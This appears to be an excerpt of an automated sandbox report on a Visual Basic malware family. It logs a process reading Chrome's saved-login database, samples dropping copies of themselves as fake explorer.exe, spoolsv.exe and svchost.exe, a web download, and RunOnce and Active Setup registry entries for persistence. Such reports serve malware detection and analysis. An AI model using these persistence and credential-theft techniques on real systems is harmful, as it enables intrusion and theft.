C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\AppLaunch.exe.log	0	1036	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Management, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3031	success or wait	1	6D23C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4095	success or wait	1	6CF05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	8173	end of file	1	6CF05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CF05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CF05705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CE603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4095	success or wait	1	6CF0CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	8173	end of file	1	6CF0CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CF0CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6CE603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4095	success or wait	1	6CF05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	8173	end of file	1	6CF05705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6CE603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6CE603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6CE603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CF05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6CF05705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BD71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BD71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4096	success or wait	1	6BD71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\applaunch.exe.config	unknown	4096	end of file	1	6BD71B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6BD71B4F	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: icsys.icn.exe PID: **5032**, Parent PID: **5744**

General

Target ID:	4
Start time:	09:09:12
Start date:	05/08/2022
Path:	C:\Users\user\AppData\Local\icsys.icn.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\icsys.icn.exe
Imagebase:	0x400000
File size:	280890 bytes
MD5 hash:	4223968DA579570E05813854A134397B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Caches	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	66051D33	unknown
c:\windows\system\explorer.exe	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	2	660ED258	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\System\explorer.exe	success or wait	1	660ECD92	DeleteFileA
C:\Users\user\AppData\Local\Temp\~DF5EF9070E9B8F5CB4.TMP	success or wait	1	660C241E	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\System\explorer.exe	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 6d fd fd 50 03 fd fd 50 03 fd fd 50 03 fd 7a 4c 0d fd fd 50 03 fd fd 4f 0a fd fd 50 03 fd 10 4f 0e fd fd 50 03 fd 52 69 63 68 fd 50 03 fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 fd fd fd 4d 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 fd 02 00 00 30 00 00 00 00 00 00 70 36 00 00 00 10 00 00 00 fd 02 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 01 00 00	MZ@!L!This program cannot be run in DOS mode.$1mPPPzLPOPOP RichPPELM0p6@	success or wait	185	660ED8F8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\icsys.icn.exe	unknown	21	success or wait	65	660ED50F	ReadFile
C:\Users\desktop.ini	unknown	176	success or wait	1	66051D33	unknown
C:\Users\user\Desktop\desktop.ini	unknown	284	success or wait	1	66051D33	unknown
C:\Users\user\Documents\desktop.ini	unknown	404	success or wait	1	66051D33	unknown
C:\Users\user\Music\desktop.ini	unknown	506	success or wait	1	66051D33	unknown
C:\Users\user\Pictures\desktop.ini	unknown	506	success or wait	1	66051D33	unknown
C:\Users\user\Videos\desktop.ini	unknown	506	success or wait	1	66051D33	unknown
C:\Users\user\Downloads\desktop.ini	unknown	284	success or wait	1	66051D33	unknown
C:\Program Files (x86)\desktop.ini	unknown	176	success or wait	1	66051D33	unknown

Analysis Process: explorer.exe PID: **5300**, Parent PID: **5032**

General

Target ID:	5
Start time:	09:09:14
Start date:	05/08/2022
Path:	C:\Windows\System\explorer.exe
Wow64 process (32bit):	true
Commandline:	c:\windows\system\explorer.exe
Imagebase:	0x400000
File size:	281083 bytes
MD5 hash:	A6F18E47BFFD6F5C4AA28B67644DBDBE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Caches	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	66051D33	unknown
c:\windows\system\spoolsv.exe	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	2	660ED258	CreateFileA
C:\Users\user\AppData\Roaming\mrsys.exe	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	2	660ED258	CreateFileA
C:\Windows\system\cmsys.cmn	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	41E7F2	URLDownloadToFileA
C:\Windows\system\cmsys.cmn	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	5	41E7F2	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\System\spoolsv.exe	success or wait	1	660ECD92	DeleteFileA
C:\Users\user\AppData\Roaming\mrsys.exe	success or wait	1	660ECD92	DeleteFileA
C:\Windows\System\cmsys.cmn	success or wait	7	660ECD92	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\System\spoolsv.exe	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 6d fd fd 50 03 fd fd 50 03 fd fd 50 03 fd 7a 4c 0d fd fd 50 03 fd fd 4f 0a fd fd 50 03 fd 10 4f 0e fd fd 50 03 fd 52 69 63 68 fd 50 03 fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 fd fd fd 4d 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 fd 02 00 00 30 00 00 00 00 00 00 70 36 00 00 00 10 00 00 00 fd 02 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 01 00 00	MZ@!L!This program cannot be run in DOS mode.$1mPPPzLPOPOP RichPPELM0p6@	success or wait	185	660ED8F8	WriteFile
C:\Users\user\AppData\Roaming\mrsys.exe	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 6d fd fd 50 03 fd fd 50 03 fd fd 50 03 fd 7a 4c 0d fd fd 50 03 fd fd 4f 0a fd fd 50 03 fd 10 4f 0e fd fd 50 03 fd 52 69 63 68 fd 50 03 fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 fd fd fd 4d 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 fd 02 00 00 30 00 00 00 00 00 00 70 36 00 00 00 10 00 00 00 fd 02 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 01 00 00	MZ@!L!This program cannot be run in DOS mode.$1mPPPzLPOPOP RichPPELM0p6@	success or wait	185	660ED8F8	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\what-happened-to-the-old-zxq-website[1].htm	0	791	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 20 63 6c 61 73 73 3d 22 73 2d 64 61 72 6b 20 73 69 74 65 2d 73 2d 64 61 72 6b 22 3e 0a 0a 3c 68 65 61 64 3e 0a 0a 09 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 27 72 6f 62 6f 74 73 27 20 63 6f 6e 74 65 6e 74 3d 27 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 2c 20 6d 61 78 2d 69 6d 61 67 65 2d 70 72 65 76 69 65 77 3a 6c 61 72 67 65 2c 20 6d 61 78 2d 73 6e 69 70 70 65 74 3a 2d 31 2c	<!DOCTYPE html><html lang="en-US" class="s-dark site-s-dark"><head> <meta charset="UTF-8" /><meta name="viewport" content="width=device-width, initial-scale=1" /> <meta name='robots' content='index, follow, max-image-preview:large, max-snippet:-1,	success or wait	1	41E7F2	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\what-happened-to-the-old-zxq-website[1].htm	8935	8192	6d 65 64 69 75 6d 3a 20 32 30 70 78 3b 2d 2d 77 70 2d 2d 70 72 65 73 65 74 2d 2d 66 6f 6e 74 2d 73 69 7a 65 2d 2d 6c 61 72 67 65 3a 20 33 36 70 78 3b 2d 2d 77 70 2d 2d 70 72 65 73 65 74 2d 2d 66 6f 6e 74 2d 73 69 7a 65 2d 2d 78 2d 6c 61 72 67 65 3a 20 34 32 70 78 3b 7d 2e 68 61 73 2d 62 6c 61 63 6b 2d 63 6f 6c 6f 72 7b 63 6f 6c 6f 72 3a 20 76 61 72 28 2d 2d 77 70 2d 2d 70 72 65 73 65 74 2d 2d 63 6f 6c 6f 72 2d 2d 62 6c 61 63 6b 29 20 21 69 6d 70 6f 72 74 61 6e 74 3b 7d 2e 68 61 73 2d 63 79 61 6e 2d 62 6c 75 69 73 68 2d 67 72 61 79 2d 63 6f 6c 6f 72 7b 63 6f 6c 6f 72 3a 20 76 61 72 28 2d 2d 77 70 2d 2d 70 72 65 73 65 74 2d 2d 63 6f 6c 6f 72 2d 2d 63 79 61 6e 2d 62 6c 75 69 73 68 2d 67 72 61 79 29 20 21 69 6d 70 6f 72 74 61 6e 74 3b 7d 2e 68 61 73 2d 77 68	medium: 20px;--wp--preset--font-size--large: 36px;--wp--preset--font-size--x-large: 42px;}.has-black-color{color: var(--wp--preset--color--black) !important;}.has-cyan-bluish-gray-color{color: var(--wp--preset--color--cyan-bluish-gray) !important;}.has-wh	success or wait	5	41E7F2	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\System\cmsys.cmn	0	32169	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 20 63 6c 61 73 73 3d 22 73 2d 64 61 72 6b 20 73 69 74 65 2d 73 2d 64 61 72 6b 22 3e 0a 0a 3c 68 65 61 64 3e 0a 0a 09 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 27 72 6f 62 6f 74 73 27 20 63 6f 6e 74 65 6e 74 3d 27 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 2c 20 6d 61 78 2d 69 6d 61 67 65 2d 70 72 65 76 69 65 77 3a 6c 61 72 67 65 2c 20 6d 61 78 2d 73 6e 69 70 70 65 74 3a 2d 31 2c	<!DOCTYPE html><html lang="en-US" class="s-dark site-s-dark"><head> <meta charset="UTF-8" /><meta name="viewport" content="width=device-width, initial-scale=1" /> <meta name='robots' content='index, follow, max-image-preview:large, max-snippet:-1,	success or wait	1	41E7F2	URLDownloadToFileA
C:\Windows\System\cmsys.cmn	32169	24117	65 6c 3d 22 68 6f 6d 65 22 20 63 6c 61 73 73 3d 22 6c 6f 67 6f 2d 6c 69 6e 6b 20 74 73 2d 6c 6f 67 6f 20 6c 6f 67 6f 2d 69 73 2d 69 6d 61 67 65 22 3e 0a 09 09 3c 73 70 61 6e 3e 0a 09 09 09 0a 09 09 09 09 0a 09 09 09 09 09 09 3c 69 6d 67 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 7a 78 71 2e 6e 65 74 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 75 70 6c 6f 61 64 73 2f 32 30 32 32 2f 30 32 2f 5a 58 51 2e 70 6e 67 22 20 63 6c 61 73 73 3d 22 6c 6f 67 6f 2d 69 6d 61 67 65 22 20 61 6c 74 3d 22 5a 58 51 22 20 77 69 64 74 68 3d 22 32 30 33 22 20 68 65 69 67 68 74 3d 22 36 36 22 2f 3e 0a 09 09 09 09 09 09 09 09 09 0a 09 09 09 09 09 3c 2f 73 70 61 6e 3e 0a 09 3c 2f 61 3e 09 09 09 09 3c 2f 64 69 76 3e 0a 0a 09 09 09 09 09 09 09 0a 09 09 09 09 3c 64 69 76 20 63 6c 61 73 73 3d	el="home" class="logo-link ts-logo logo-is-image"> <div class=	success or wait	1	41E7F2	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\System\cmsys.cmn	0	56286	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 20 63 6c 61 73 73 3d 22 73 2d 64 61 72 6b 20 73 69 74 65 2d 73 2d 64 61 72 6b 22 3e 0a 0a 3c 68 65 61 64 3e 0a 0a 09 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 27 72 6f 62 6f 74 73 27 20 63 6f 6e 74 65 6e 74 3d 27 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 2c 20 6d 61 78 2d 69 6d 61 67 65 2d 70 72 65 76 69 65 77 3a 6c 61 72 67 65 2c 20 6d 61 78 2d 73 6e 69 70 70 65 74 3a 2d 31 2c	<!DOCTYPE html><html lang="en-US" class="s-dark site-s-dark"><head> <meta charset="UTF-8" /><meta name="viewport" content="width=device-width, initial-scale=1" /> <meta name='robots' content='index, follow, max-image-preview:large, max-snippet:-1,	success or wait	5	41E7F2	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System\explorer.exe	unknown	21	success or wait	127	660ED50F	ReadFile
C:\Users\desktop.ini	unknown	176	success or wait	1	66051D33	unknown
C:\Users\user\Desktop\desktop.ini	unknown	284	success or wait	1	66051D33	unknown
C:\Users\user\Documents\desktop.ini	unknown	404	success or wait	1	66051D33	unknown
C:\Users\user\Music\desktop.ini	unknown	506	success or wait	1	66051D33	unknown
C:\Users\user\Pictures\desktop.ini	unknown	506	success or wait	1	66051D33	unknown
C:\Users\user\Videos\desktop.ini	unknown	506	success or wait	1	66051D33	unknown
C:\Users\user\Downloads\desktop.ini	unknown	284	success or wait	1	66051D33	unknown
C:\Program Files (x86)\desktop.ini	unknown	176	success or wait	1	66051D33	unknown
C:\Windows\System\cmsys.cmn	unknown	56286	success or wait	6	660ED50F	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Active Setup\Installed Components\{F146C9B1-VMVQ-A9RC-NUFL-D0BA00B4E999}	success or wait	1	429AEC	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\RunOnce	Explorer	unicode	c:\windows\system\explorer.exe RO	success or wait	1	42A185	RegSetValueExA
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\RunOnce	Svchost	unicode	c:\windows\system\svchost.exe RO	success or wait	1	42A185	RegSetValueExA
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Active Setup\Installed Components\{F146C9B1-VMVQ-A9RC-NUFL-D0BA00B4E999}	StubPath	unicode	C:\Users\user\AppData\Roaming\mrsys.exe MR	success or wait	1	429B7E	RegSetValueExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: spoolsv.exe PID: 6024, Parent PID: 5300

General

Target ID:	7
Start time:	09:09:15
Start date:	05/08/2022
Path:	C:\Windows\System\spoolsv.exe
Wow64 process (32bit):	true
Commandline:	c:\windows\system\spoolsv.exe SE
Imagebase:	0x400000
File size:	281050 bytes
MD5 hash:	3BA9E53239D4DCA948B4BFCBB08D7F34
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\windows\system\svchost.exe	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	2	660ED258	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\System\svchost.exe	success or wait	1	660ECD92	DeleteFileA
C:\Users\user\AppData\Local\Temp\~DF6E4F50B397B92863.TMP	success or wait	1	660C241E	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\System\svchost.exe	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 6d fd fd 50 03 fd fd 50 03 fd fd 50 03 fd 7a 4c 0d fd fd 50 03 fd fd 4f 0a fd fd 50 03 fd 10 4f 0e fd fd 50 03 fd 52 69 63 68 fd 50 03 fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 fd fd fd 4d 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 fd 02 00 00 30 00 00 00 00 00 00 70 36 00 00 00 10 00 00 00 fd 02 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 01 00 00	MZ@!L!This program cannot be run in DOS mode.$1mPPPzLPOPOP RichPPELM0p6@	success or wait	185	660ED8F8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System\spoolsv.exe	unknown	21	success or wait	64	660ED50F	ReadFile

Analysis Process: svchost.exe PID: 244, Parent PID: 6024

General

Target ID:	8
Start time:	09:09:16
Start date:	05/08/2022
Path:	C:\Windows\System\svchost.exe
Wow64 process (32bit):	true
Commandline:	c:\windows\system\svchost.exe
Imagebase:	0x400000
File size:	281069 bytes
MD5 hash:	B61A3DA9B4DB4644497B9CC1BE87515F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Caches	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	66051D33	unknown
C:\Windows\system\cmsys.cmn	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	660ED258	CreateFileA
C:\Users\user\AppData\Local\stsys.exe	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	5	660ED258	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\stsys.exe	success or wait	1	660ECD92	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\stsys.exe	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 6d fd fd 50 03 fd fd 50 03 fd fd 50 03 fd 7a 4c 0d fd fd 50 03 fd fd 4f 0a fd fd 50 03 fd 10 4f 0e fd fd 50 03 fd 52 69 63 68 fd 50 03 fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 fd fd fd 4d 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 fd 02 00 00 30 00 00 00 00 00 00 70 36 00 00 00 10 00 00 00 fd 02 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 01 00 00	MZ@!L!This program cannot be run in DOS mode.$1mPPPzLPOPOP RichPPELM0p6@	success or wait	185	660ED8F8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System\svchost.exe	unknown	21	success or wait	64	660ED50F	ReadFile
C:\Users\desktop.ini	unknown	176	success or wait	1	66051D33	unknown
C:\Users\user\Desktop\desktop.ini	unknown	284	success or wait	1	66051D33	unknown
C:\Users\user\Documents\desktop.ini	unknown	404	success or wait	1	66051D33	unknown
C:\Users\user\Music\desktop.ini	unknown	506	success or wait	1	66051D33	unknown
C:\Users\user\Pictures\desktop.ini	unknown	506	success or wait	1	66051D33	unknown
C:\Users\user\Videos\desktop.ini	unknown	506	success or wait	1	66051D33	unknown
C:\Users\user\Downloads\desktop.ini	unknown	284	success or wait	1	66051D33	unknown
C:\Program Files (x86)\desktop.ini	unknown	176	success or wait	1	66051D33	unknown
C:\Windows\System\spoolsv.exe	unknown	21	success or wait	1	660ED50F	ReadFile
C:\Users\user\AppData\Roaming\mrsys.exe	unknown	21	success or wait	69	660ED50F	ReadFile
C:\Users\user\AppData\Local\stsys.exe	unknown	21	success or wait	3	660ED50F	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Active Setup\Installed Components\{Y479C6D0-OTRW-U5GH-S1EE-E0AC10B4E666}	success or wait	1	429973	RegCreateKeyExA
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Active Setup\Installed Components\{Y479C6D0-OTRW-U5GH-S1EE-E0AC10B4E666}	success or wait	34	429973	RegCreateKeyExA
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Active Setup\Installed Components\{F146C9B1-VMVQ-A9RC-NUFL-D0BA00B4E999}	success or wait	34	429AEC	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Active Setup\Installed Components\{Y479C6D0-OTRW-U5GH-S1EE-E0AC10B4E666}	StubPath	unicode	C:\Users\user\AppData\Roaming\mrsys.exe MR	success or wait	1	429A05	RegSetValueExA
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Active Setup\Installed Components\{Y479C6D0-OTRW-U5GH-S1EE-E0AC10B4E666}	StubPath	unicode	C:\Users\user\AppData\Roaming\mrsys.exe MR	success or wait	34	429A05	RegSetValueExA
